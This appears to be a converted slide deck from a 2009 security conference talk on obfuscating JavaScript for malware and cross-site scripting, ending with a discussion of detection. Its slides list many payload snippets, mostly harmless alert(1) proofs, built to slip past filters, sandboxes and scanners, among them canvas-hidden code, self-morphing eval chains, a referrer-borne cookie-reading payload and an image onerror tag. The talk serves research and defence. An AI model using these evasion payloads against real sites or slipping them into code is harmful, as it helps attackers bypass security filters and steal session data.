

# JavaScript



## From Hell

A Talk by Mario Heiderich

Confidence 2.0 Warsaw 2009 AD

# The Talk

- Unfriendly JavaScript
- A short travel in time
- Obfuscation today
- Possible counter measures
- The future



# Credits First

- Gareth Heyes (buy him a beer — here's here rite now)
- Eduardo Vela
- David Lindsay
- Yosuke Hasegawa
- And many others...



# History Lessons

- The origin of JavaScript in 1995
- Netscape Navigator 2.0
  - LiveScript
  - ECMA 262
  - JScript
- Implementations and Revisions
- Browserwars



# Shadowy Existence

- Frowned upon for a long time

same with cookies :)

- Users trained for switching off JavaScript
- Vulnerable browsers
- Spam, Phishing, Malware
- Until a renaissance took place...



# Renaissance

- The “New Web”
- Websites become applications
- Rich Internet Applications
- Widgets and other out-of-band applications
- XMLHttpRequest paves the way
- AJAX and the Web 2.0



# Today

- JavaScript and JScript moved closer
- ActionScript and other implementations
- V8, SpiderMonkey, Tamarin... first IE9 versions soon to come
- JavaScript 1.7, 1.8, 1.8.1 and 2.0
- Complex and super-dynamic scripting language
- Almost irreplaceable for modern webapps



# JavaScript and Bad-Ware

- JavaScript and browser exploits
- Websites from Hell
- JavaScript in PDFs
- XSS, CSRF and client side SQLI
- NoScript, IE8 XSS Filter, Webkit XSS Filter
- Content Matching, Live-Deobfuscation, Sandboxing



# String obfuscation

- It's full of evals
  - `eval()`, `execScript()`, `Function()`, `Script()`
  - `_FirebugConsole.evaluate()`
- Entities, special chars and shortcuts
- XOR, “Encryption“ and Base64
- Examples



# Examples

- `μ = self ['\x61lert'], μ(1)`
- `location['href']=  
    'javascript:\u0061lert'+  
        String.fromCharCode(101)+'rt(1)'`
- `top[<>alert</>](1)`
- `eval(unescape('%61')+lert(1)/[-1])`



# Solutions?

- String obfuscation easy to break
- Pattern analysis
- Sandboxing
- External tools like Malzilla, Hackvertor
- Code analysis w/o execution
  - `toSource(int formatting)`



# A small Crash-Course

- Take some heavily obfuscated code
- Maybe generated by commercial obfuscators
- Break it
- Realize string obfuscation can't work
- Demo



# Let's do this

- <https://www.2checkout.com/static/checkout/javascript/u>
- `\u0009 f{f`9#evm`wjl\u006d+s1\u0070pjaofp*#x  
\u0075bo8\u0009~#`bw`k#+f*\u0023x#~\u0009~ qfwvqm#!!8  
\u007e/ \u0009 olbg@lmsp9#evm\u0060wjl m+*#x`
- **Deobfuscation in FireBug**
  - `a=function(){%code%}`
  - `a.toSource(1)`
  - Replace last eval by an alert



# Limitations and alternatives

- String Obfuscated Code == clear text
- As long as we have an eval
- Alternatives
  - Changing the code structure
  - Use browser and implementation bugs
  - Use less-/undocumented features



# Examples

- Using regular expressions as functions
  - `(/padding/)(/payload/)`
- DOM Objekte can be functions too
  - `!location(payload)`
- Destructuring assignment
  - `[,,padding]=[,,payload]`
  - `[,location]=[,'javascript:alert(1)']`
  - `[,a,a(1)]=[,alert]`



# More Examples

- Execute code without parenthesis
  - `{x>window.onunload=alert}`
  - `''+{toString:alert}`
- Prototypes and `call()`
  - `(1, [].sort)() [ [] .join.call('at', 'ler') ] (1)`
- Empty return values
  - `{x:top['al'+new Array+'ert'] (1) }`



# Advanced String Obfuscation

- Generate strings from multibyte characters

- `String.charCodeAt('朱').toString(16)`

- Generate strings from numbers

- `top[(Number.MAX_VALUE/45268).toString(36).slice(15,19)]  
( (Number.MAX_VALUE/99808).toString(36).slice(71,76)+'("XSS")')`

- Reverse base64

- `window['a'+btoa('□êí')](1)`



# Quiztime!

- What's that?



# The Code

- Generating strings from RGB color values

```
function a() {  
  
  c=document.getElementById("c"),x=c.getContext("2d"),  
  i=document.getElementById("i")  
  x.drawImage(i, 0, 0),d=x.getImageData(0, 0, 3, 3),  
  p=''  
    for(y in d.data) {  
      if(d.data[y] > 0 && d.data[y] < 255) {  
        p+=String.fromCharCode(d.data[y])  
      }  
    }  
  eval(p)  
}
```



# Or even more

- CSS color values, background URIs etc. etc.
  - `document.styleSheets[0].cssRules[0]...`
- Using image binaries to hide payload
- Canvas helps a lot
  - `escape(atob(document.createElement('canvas').toDataURL('image/jpeg').slice(23)))`



# Talking about Canvas

- Get binary same-domain image data via JavaScript
- Making use of the `toDataURL()` method
- Like this
  - `document.createElement('canvas')`  
`.toDataURL('image/jpeg')`
- Think Captcha — or just plain payload obfuscation



# Payload via TinyURL

- Payload from base64-ed URL suffix
- Hidden in the referrer
  - <http://tinyurl.com/YWxlcuQoZG9jdW1lbnQuY29va2llKQ>
  - `eval(atob(document.referrer.split(/\:\/\/)/)[3]))`



# Strings made out of Nothing

- AKA „No-Alnum Scene“ :)
- Up- and downcast
  - `{ }+ ' '` becomes „[object Object]“
  - `! ' '+ ' '` becones „false“
  - `-~ ' '` becomes 1 and `-~-~ ' '` becoms 2



# Retrieving DOM Objects

- Hard to detect payload execution
- Payload hidden in DOM variables
- Examples
  - `(1, [] ['sort']) () ['alert'] (1)`
  - `[] .constructor .constrcutor () () ['alert'] (1)`



# Constructors and More

- Some examples
- Perfect for testing against sandboxes
  - `././.__proto__.__proto__.constructor(alert) (1)`
  - `Text.constructor([alert][0]) (1)`
  - `Window.__parent__[/alert/.source] (1)`
  - `Attr.__proto__.constructor.apply(0, [alert]) (1)`
  - `XULCommandEvent.__parent__`



# RTL/LTR Obfuscation

- RTL/LTR Characters can be utilized to completely destroy the code readability
- Hard to spot — and many variations

```
<?php
  $chr = html_entity_decode('&#8238;', ENT_QUOTES, 'UTF-8');
  echo '<script/'. $chr. '>a=alert; //' . $chr. "\r\n". 'a(1)</script>';
?>
```

```
<script///;trrela=a<
<tpircs/>(1)a
```



# Morphing Code

- Code changes each time being delivered
- JavaScript generates morphing JavaScript
- Payload source *again* is the DOM
  - Base64 from `document.body.innerHTML`
  - Looping over window
  - etc. etc..



# Example

- Own prototype

- ```
y=[[x=btoa('alert(1)')]
+''.split(' ',x.length),z=''];
```

```
for(var i in top) z+=btoa(i+top[i]
+Math.random(delete y[0]))
```

```
for(var i=0;i<x.length;i++)
y.push('z['+z.indexOf(x[i])+']')
```

```
eval('eval(atob('+y.join('+').slice(2)+'))')
```



# Another Example

- Gareth Heyes' Hackvertor
- <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor>

The screenshot shows the Hackvertor web application interface. At the top, there is a navigation bar with various tools like 'Show DOM browser', 'HVURL', 'Log', 'Clear Log', 'Inspect', 'Execute', 'Alert', 'Inspect HTML', 'HTML Test', 'Execute/HTML Test', 'Compare', 'Turn Realtime ON', and 'Hackvertlet'. The main area is divided into several sections:

- Log window:** A text area for logging, currently empty.
- Input:** A text area containing the code: `<@hex_morph_full_9>alert(1)<@/hex_morph_full_9>`. The number '47' is displayed next to the input field.
- Code Morphing:** A dropdown menu is set to 'Code Morphing'. Below it, a list of morphing options is shown, including 'charcode\_morph\_full', 'charcode\_morph\_random', 'e4x\_dec\_morph\_full', 'e4x\_dec\_morph\_random', 'e4x\_hex\_morph\_full', 'e4x\_hex\_morph\_random', 'escape\_morph\_full', 'escape\_morph\_random', 'hex\_morph\_full', 'hex\_morph\_random', 'oct\_morph\_full', and 'oct\_morph\_random'. The 'hex\_morph\_full' option is selected.
- Output:** A text area displaying the result of the morphing: `eval('\x61\x6c\x65\x72\x74\x28\x31\x29')`. The number '40' is displayed next to the output field.
- Buttons:** A row of buttons: 'Clear', 'Clear tags', 'Swap', 'Select input', 'Select output', and 'Convert'.
- Help - Hackvertor videos:** A section with links to 'General demo', 'Encoding demo', 'Decoding demo', and 'IP conversion', followed by 'More soon...'
- Spread the word:** A section with links to 'Hackvertor graphic' and 'Hackvertor background'.
- JavaScript/HTML shortcuts:** A section with various dropdown menus for shortcuts like '--HTML tag', '--HTML Attr', '--Events--', '--CSS prop', '--Objects--', '--Operators', '--Statement', '--HTML entj', and '--Return to'.
- Send output to url:** A text input field containing 'http://demo.phpids.org?test=' and buttons for 'Send', 'Send to iframe', and 'Send to PCE'.

At the bottom right, there is a logo for 'Businessinfo' and a small cartoon character of a blue devil-like figure with horns and a cape.


# How to detect?

- Almost impossible
- Payload stays hidden even if the trigger was found
- Sandboxing and runtime-analysis
- See NoScript and others
- Limitations and new risks
  - Attacks against the sandbox, data leakage, DoS





# PoC!



Ein Skript auf dieser Seite ist eventuell beschäftigt oder es antwortet nicht mehr. Sie können das Skript jetzt stoppen, im Debugger öffnen oder weiter ausführen.

Skript: chrome://noscript/content/RequestWatchdog.js:1400

Diesen Dialog nicht mehr anzeigen

Skript debuggen

✖ Weiter ausführen

⏪ Skript stoppen



# JavaScript of tomorrow

- More features
- Even more dynamic and slim code
  - Let Statements, Generator Expressions, more native data types, XML, more DOM objects and methods
- Operator overloading
  - Operator Object, first drafts around for quite some time



# Examples

- Expression Closures

- `(function() alert(1))()`
- `(function($) $(1))(alert)`

- Generator Expressions

- `for([] in [$=alert]) $(2)`
- `[$=(alert) for([] in [0])] [0], $(1)`

- Iterators

- `Iterator([$=alert]).next() [1], $(1)`



# The User Agents

- Native Client
- WebGL
- WebOS using Google FS and seamlessly integrated Chrome
- DOM Storage and file system access
- Back to the fat client



# Coming up

- Malware still using rather immature techniques
- String obfusc. all over the place
- Generators for *really* obfuscated code
- A challenge for WAF vendors and AVs
- More code analysis and sandboxing



# Questions and Comments

- Feedback welcome
- Even after talk and event
  - [mario.heiderich@gmail.com](mailto:mario.heiderich@gmail.com)
  - <http://mario.heideri.ch>
  - <http://twitter.com/0x6D6172696F>



# Goodies!

- Weird labels in Opera

- `<script>=alert; (1) </script>`
- `<script>^.=alert,0?.=1:^. (2) </script>`
- `<script>=alert, (3) </script>`

- A Firefox special - tags inside closing tags

- No `>` is used to close a tag for FF — enabling this;
- `</p/<img/src=! onerror=alert(1)>`



Thank you very much :)

